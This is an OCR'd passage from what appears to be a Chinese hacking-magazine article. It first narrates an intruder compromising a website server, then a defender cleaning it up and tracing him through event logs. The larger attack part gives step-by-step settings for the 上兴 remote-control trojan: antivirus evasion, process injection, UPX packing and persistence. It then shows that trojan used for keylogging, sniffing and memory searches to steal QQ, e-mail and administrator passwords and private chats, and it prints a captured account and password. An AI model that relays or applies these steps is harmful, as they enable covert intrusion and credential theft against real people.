


图22 提权成功

就可以看到是否成功地在服务器上添加了一个管理员了（图22）。

提升权限成功后，枫开启了远程主机的终端服务，并且用远程桌面连接登录了网站服务器，尽量将网站服务器控制于指掌中（图23）。



图23 远程终端控制服务器

六 小小木马，嗅遍机密

远程桌面玩起来还是有许多不便，而且枫想从网站服务器上获取最大的收益！于是枫在网站服务器上安装了一款带有嗅探功能的远程控制木马。

【加油站】上兴远程控制木马

“上兴远程控制2007V4.5共享版”是一款极为强大的DLL注入木马，支持域名反弹连接进行远程控制，可以注入到各种系统程序中，并且很难为杀毒软件所查杀（图24）。上兴木马自带的网络嗅探、视频监控、语音监控等非常强大，并且有出色的防火墙穿透能力。在上兴木马中内置了动态域名控件，无需下载安装各种动态域名的客户端，就可以通过动态域名实时更新IP，非常适合动态IP地址使用。尤其是上兴木马提供了“过主动”功能，可有效的突破卡巴斯基等杀毒软件的主动防御功能。




图24 上兴远程控制木马

1. 配置上传上兴木马

运行上兴木马程序，点击界面中的“配置服务端”按钮，打开服务端生成程序对话框（图25）。




图25 配置界面

在“安装设置”选项中，可以设置上兴木马在远程主机上运行后的安装方式。其中“安装名称”也就是在远程主机上运行木马安装程序的文件名，默认的进程名为“rejoice45.exe”，并可设置安装路径和连接密码（图26）。

在上方的“IP通知http访问地址……”中，可以输入本机的IP地址，或者使用动态域名等，也可以使用FTP方式设置木马反弹连接。这里，枫采用的是FTP反弹连接方式——也正是因为这种控制方式，才使得后来网站管理员找到了枫的行踪。




图26 配置木马连接

由于网站服务器上安装了防火墙，并且防火墙设置为高等级，为了更好的突破防火墙，枫使用了上兴木马提供的注入选项，将木马进程注射到其它被防火墙许可的系统进程中（图27）。

勾选“使用IE浏览器进程启动服务端”项，可以伪装成IE浏览器的进程突破防火墙；勾选“插入system32目录的系统文件”，在右边可以选择宿主进程名，可以选择将木马注入到记事本、计算器、画图等常见的程序中，当这些程序一运行时，木马就会嵌入其中启动了。




图27 注入方式过防火墙

还可以设置木马自动删除安装文件，在Windows系统中隐藏进程，无法查看到木马进程名。其中，最重要的是“修改日期过主动”项，可以有效的突破卡巴斯基的主动防御功能。

枫还勾选了“使用UPX压缩服务端”按钮，将生成的客户端程序进行UPX压缩加壳，以防杀毒软件查杀。

在下方的“服务名称”中，可以设置上兴木马安装后，以服务的方式启动运行，可修改伪装其服务名称和服务显示名，还要将“描述信息”修改得迷惑人一些。

为了防止杀毒软件将上兴木马杀掉，可以勾选“自克隆保护文件安装路径”及文件名。当上兴木马被杀掉后，由于事先将自身插入了指定的系统文件中，因此它会在系统文件运行时又重新恢复运行。

设置完毕后，枫点击了一下“生成”按钮，生成了一个名为“rejoice_06.exe”的木马文件。

2. 远程控制网站服务器

枫利用Webshell将生成的木马程序文件改成为“notepad.exe”，上传到了远程主机上，然后利用前面的卡巴斯基提权工具运行了木马程序。

网站服务器运行了生成的木马服务端程序后，就会自动反弹连接到客户端上来，枫就可以进行远程连接控制了。

枫打开上兴木马控制程序的主界面，点击软件界面中菜单“设置”→“系统设置”命令，打开上线设置对话框。在“自动上线端口”中输入刚才木马生成时设置的上线端口，点击“应用改变”按钮，就可以等待主机上线了（图28）。



图28 设置反弹连接

很快，网站服务器主机反弹连接上线了，在上兴木马中间的列表中显示出远程网站服务器主机，并显示了该主机的IP地址、主机名、Ping值等（图29）。点击主机名称，在上方可点击各种远程控制功能按钮，包括文件管理、系统管理、远程Shell、屏幕捕捉、键盘记录等功能命令。

注意，如果木马设置了连接密码的话，还需要在上方的“连接密码”中输入密码，否则肉鸡上线后，也不能够正常连接打开。




图29 网站服务器上线了

点击工具栏上的“文件管理”按钮，可以在下方列表中进入远程主机驱动器，对文件进行远程管理操作。使用工具栏按钮，或者右键菜单命令，可以新建、删除、重命名文件，并可以上传下载文件（图30）。




图30 远程文件管理功能

如果点击工具栏上的“远程屏幕”按钮，可打开远程桌面监视窗口（图31）。控制者可以选择屏幕传送图像质量，点击远程屏幕控制台上的“256色”按钮，在下拉菜单中，可以设置屏幕色深质量。点击监控台上的“拍照”按钮，可以捕获并保存远程桌面为图片文件（图32）。

点击控制台上的“控制台”按钮，可以对远程主机进行鼠标键盘控制操作。点击控制台上的“组合键”按钮，在下拉菜单中可以选择发送按键命令，结合鼠标进行操作。点击停止按钮，可停止远程桌面监控。




图31 监控网站服务器桌面




图32 设置监控画面质量

3. 密码大窃取

枫的目的不仅仅是对网站服务器进行监控，监控的目的只是看看管理员采取了什么补漏措施，枫更大的目的是要获取网站管理员的密码，以及网站其它论坛用户的邮箱密码等。

在上兴2007中提供了强大的远程密码盗取功能，枫利用这个功能轻松地获得了管理员的QQ密码！

点击工具栏上的“超级记录”按钮，可以打开密码记录查看对话框（图33）。超级记录提供了三种密码盗取功能，其中“数据包捕获嗅探”功能，可以直接嗅探远程主机进行邮箱网站等登录时发送的网络密码。点击“开始嗅探”按钮，即可嗅探到远程主机网卡发送的任何信息。——利用这个功能，就可以获得网站用户的登录密码，利用获得的密码，枫成功地测试出了很多邮箱的登录密码。




图33 超级记录工具

使用“按窗口名内存查看”功能，可直接选择查看远程主机上的某个程序窗口，从而获得其中包含在内存中的密码信息。“按进程名查看内存”功能，可选择相应进程，如QQ.exe之类的，查获远程QQ密码游戏账号等。此外，还可以进行键盘记录，杀掉QQ的键盘密码锁等，全方位的盗取远程主机各种密码。

利用键盘记录，枫还轻松地截取了几个QQ密码。

点击窗口中的“启动键盘记录”按钮，开启键盘记录功能，在本机上测试截取键盘输入的过程中，丝毫不影响系统速度，根本觉察不出来输入被截取了。截取一段时间后，点击“查看键盘记录”按钮，可以看到被控制远程主机上用户输入的任何内容。

记录的信息很详细，包括用户输入的窗口名称、标题、输入时间等，用户输入的空格以及方向键等，都能被记录。找到“窗口类名:#32770 窗口标题:QQ用户登录”的数据段，可以看到在被控制的主机上，用户输入的信息为（图34）：

41346583[退格][退格][退格][退格]11111111

可知用户的QQ号为41346583，用户密码为“11111111”，但是截取的密码明显不正确，这是因为QQ使用了键盘加密保护技术，所以记录的密码不正确。可点击“杀QQ键盘锁”按钮，破解键盘加密技术，就可正确记录QQ密码了。




图34 截取QQ密码

【加油站】汉字密码的截取

有一些用户使用的是汉字密码，汉字密码必须通过剪粘板复制粘贴，这时候可以点击“查看剪切板”，就可以看到用户输入的密码了。其它网络游戏的账号和密码同样也逃不脱上兴的超级键盘记录。

七 内存搜索，截取隐藏信息

除了获得大量密码外，枫还窃取到了网站管理员的不少机密的个人信息。

上兴木马的键盘记录提供了内存搜索功能，非常有用，可以截取一些无法直接记录的信息，比如加密过的密码、对方发过来的QQ消息、接收到的邮件内容等……

枫在键盘记录中看到如下信息：

窗口类名:#32770 窗口标题:与 会飞的鱼 聊天中

可知被控制用户与Q友进行了聊天，但是因为用户是接收对方发送的消息，所以在键盘记录中没有记录具体的内容，不过接收的消息都是保存在内存中的，因此可以搜索一下内存，看看有没有什么重要的信息。

在右边的“内在截取”区域，按记录的信息设置“窗口类名”和“窗口标题”，注意，这里一定要用复制的方法设置信息，如果直接输入窗口类名和窗口标题，会出现乱码，而且无法正常搜索。在“特征字符”中输入一些敏感的词语，如“密码”、“QQ号”、“几点”……点击“远程内存搜索”，点击“远程查看”按钮，就可以截取内存中的重要信息了（图35）。

在查找内存时，可以搜索内存中是否存在输入的特征字符，找到后就会截取特征字符之后的500个字符进行显示。在这里，枫看到了QQ好友发送给被管理员一个QQ号和密码。




图35 截获聊天信息

——这场入侵的收获可真不小！然而，对于入侵的后果，枫却根本未曾料到过……

防守回放——发现入侵者脚印

雪，是一名女黑客，不过对于她来说，学习黑客技术，仅仅是为了更好地进行安全防范。雪的安全技术水平，在所在的圈子中是小有名气。

今天，一个朋友找到了雪，让雪帮忙。原来这个朋友公司的服务器被黑客入侵了，屡次删除黑客入侵留下的后门，补上了网站的漏洞，但黑客依然反复多次进入控制网站。

一 网站漏洞的弥补

雪从一个黑客的角度，对朋友的网站服务器进行了安全检测。同样的，雪发现了网站的FCKeditor组件上传漏洞。

确定了黑客的入侵途径，雪开始弥补这个漏洞。

在最新版本的FCKeditor中已经不存在上传漏洞了，但是网络上很多程序整合的是老版本的FCKeditor，在这些网站程序中，90%以上都存在上传漏洞的。因此，雪从官方网站上下载了最新版本的FCKeditor 2.6.1（图36），解压后覆盖了原来网站程序中的FCKeditor目录。




图36 更新FCKeditor组件

FCKeditor组件上传漏洞补上了，但是网站中肯定存在着黑客入侵后留下的后门。雪用ASP木马后门追捕工具，成功的将枫上传的Webshell查找并删除掉。

聪明的雪，猜测入侵者也许会对网页文件作手脚，于是仔细的查看网站程序文件的修改日期时间。

在资源管理器中，点击菜单“查看”→“详细信息”，展示网站程序文件的日期信息。点击“修改日期”排列文件，在其中，雪看到了一个可疑的文件“admin.asp”（图37）。这个文件的修改日期是最近几天，而其它的网站程序文件的修改日期都是在2007年——很显然，这个文件被入侵者做过手脚。




图37 可疑的文件

打开文件后，雪发现了枫所作的修改留下的隐蔽后门。修补这个后门很简单，雪重新下载了网站程序，解压其中的“admin.asp”覆盖掉被修改过的文件。

最后，雪用杀毒软件彻底的扫描系统，将枫安装的上兴木马给删除掉了。至此网站的后门清除完毕。

二 根据事件日志追踪黑客

现在，雪开始试图分析入侵者的来源。

首先，雪想到的当然是分析系统事件日志，黑客入侵总会在系统事件日志中留下痕迹的。

打开控制面板→“管理工具”→“计算机管理”，打开计算机管理工具。展开其中的“系统工具”→“事件查看器”，在这里可以看到各种系统和软件日志信息（图38）。




图38 事件查看器

打开其中的“安全性”项目，在其中看到了一条登录信息记录，双击后看到一条登录记录详细信息（图39）。




图39 登录记录

在登录信息中，可以看到一个“客户端IP地址”信息，对应的IP地址很奇怪，明显不是本地的IP地址。很显然，一定是黑客入侵者远程登录留下的IP地址记录!

雪上网找了一个IP地址查询网站，输入这个IP地址后，通过查询信息发现这是一个来自四川的IP地址。然而当打电话询问当地电信时，才知道这个IP地址用户已经注销了电信的登记。




图40 IP地址信息

